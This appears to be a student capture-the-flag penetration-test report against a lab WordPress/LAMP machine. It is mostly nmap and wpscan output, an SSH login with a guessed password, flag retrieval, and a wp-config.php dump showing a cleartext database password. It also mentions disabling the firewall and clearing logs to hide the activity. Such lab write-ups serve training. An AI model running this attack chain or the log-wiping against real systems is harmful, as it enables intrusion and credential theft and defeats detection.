



Final Engagement Team CCEPT

Offensive

JUNE 2022

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Network Topology & Critical Vulnerabilities

-Network topology does not have segmentation for web and database therefore we exploited the system via lateral movement attack and many services are also running out of dates, misconfigured making it easy to exploit with the basic Kali tools we will explore in the below presentation.

02

Exploits Used:

-The target use the LAMP model so for our attack, we used OSINT, our knowledge and the built-in Kali tools to exploit Wordpress (WpScan), SSH (guess), MySql Password (clear txt pwd), Hash Cracking (John)

03

Methods Used to Avoiding Detect:


*-To be the less intrusive as possible we were able to find/guessing pwd avoiding running a brute force against ssh server.
We also disabled the firewall prior attack and clear logs after attacks to cover our tracks.*

**Reference source documentation mentioned at the end of the report.*



Network Topology & Critical Vulnerabilities

Network Topology



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CVE-2009-2335	WordPress user enumeration	A wpscan of the WordPress server provided the user names of the users steven and michael
CWE - 521	Weak Password Requirements	Easily guessed the password for the user michael and gain access to the user's account.
Port 22 and ssh open	Port 22 opened to LAN access and ssh open at user level	ssh remote login was active at the user level which allowed login access to the users michael and steven via port 22

Critical Vulnerabilities: Target 1 (continued)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CWE-312	Cleartext Storage of Sensitive Information	Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php
CWE-916	Use of Password Hash With Insufficient Computational Effort	Steven's password was cracked using john
CVE-250	Execution with Unnecessary Privileges	This allowed the use of python as sudo and execute a shell program to grant access to the root account

A decorative graphic at the top of the slide consisting of a network of thin gray lines and small circles, resembling a circuit board or a neural network diagram.

Exploits Used

Exploitation: [Network Mapping]

A scan of the network was performed to identify target IP addresses.

```
nmap -sV 192.168.1.0/24
```

```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
|_ ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http           Apache httpd 2.4.10 ((Debian))
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Raven Security
111/tcp   open  rpcbind        2-4 (RPC #100000)
|_ rpcinfo:
|   program version    port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          43834/udp   status
|   100024   1          47901/tcp6  status
|   100024   1          49199/tcp   status
|_  100024   1          55244/udp6  status
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Exploitation: [Network Mapping]

The discovered target was scanned for OS version, exposed ports and services

`nmap -sV 192.168.1.110`

```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-11 08:40 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
root@Kali:~#
```


Exploitation: [Wordpress Scanning]

wpscan -url http://192.168.1.110/wordpress -eu

Wordpress scan provided usernames.

Steven, Michael

```
Brute Forcing Author IDs - Time: 00:00:00 <=====
```

```
i] User(s) Identified:
```

```
+] steven
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
+] michael
```

```
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
```

```
| Confirmed By: Login Error Messages (Aggressive Detection)
```

```
!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
```

```
!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up
```

```
+] Finished: Thu Jun 16 09:07:16 2022
```



Exploitation: [Weak Password & SSH]

Gained a user shell using Michael's credentials and greped the first flag.

```
michael@target1: /var/www/html

File  Actions  Edit  View  Help


root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon Jun 13 05:26:56 2022 from 192.168.1.90
michael@target1:~$ cd /var/www/html
michael@target1:/var/www/html$ ls
about.html  css  img  scss  team.html
contact.php  elements.html  index.html  Security - Doc  vendor
contact.zip  fonts  js  service.html  wordpress
michael@target1:/var/www/html$ grep -ER flag1
service.html:  <!-- flag1{b9bbcb33e11b80be759c4e844862482d}  -->
michael@target1:/var/www/html$
```


Exploitation: [Weak Password & SSH]

Flag2.txt was easily found because sensitive folders and files were accessible without any additional privileges.

A terminal window titled 'michael@target1: /var/www' with standard window controls. It shows a series of commands and their outputs. The user navigates to /var/www, lists files, and reads the content of flag2.txt. The file is identified as an HTML file, and its content is a flag with a hexadecimal hash.


```
michael@target1: /var/www

File  Actions  Edit  View  Help

michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Exploitation: [MySQL Database Access]

michael's shell allows access to the directory: /var/www/html/wordpress



The screenshot shows a terminal window titled "Shell No. 1" with the user "michael@target1" in the directory "/var/...". The terminal shows the user navigating to "/var/www/html/wordpress/" and listing files. The files listed include index.php, license.txt, readme.html, wp-activate.php, wp-admin, wp-blog-header.php, wp-comments-post.php, wp-config.php, wp-config-sample.php, wp-content, wp-cron.php, wp-includes, wp-links-opml.php, wp-load.php, wp-login.php, wp-mail.php, wp-settings.php, wp-signup.php, wp-trackback.php, and xmlrpc.php. The user then cat's wp-config.php, showing its contents. The file is a PHP script for WordPress configuration, including MySQL settings like database name, username, password, host, charset, and collate type.

```
michael@target1:/$ cd /var/www/html/wordpress/
michael@target1:/var/www/html/wordpress$ ls
index.php      wp-activate.php  wp-comments-post.php  wp-content  wp-links-opml.php  wp-mail.php  wp-trackback.php
license.txt    wp-admin        wp-config.php         wp-cron.php  wp-load.php        wp-settings.php  xmlrpc.php
readme.html   wp-blog-header.php  wp-config-sample.php  wp-includes  wp-login.php        wp-signup.php
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values
 *
 * This file contains the following configurations:
 *
 * MySQL database name
 * MySQL database username
 * MySQL database password
 * MySQL hostname
 * Database Charset to use in creating database tables.
 * The Database Collate type. Don't change this if in doubt.
 */
define('DB_NAME', 'wordpress');

define('DB_USER', 'root');

define('DB_PASSWORD', 'R@v3nSecurity');

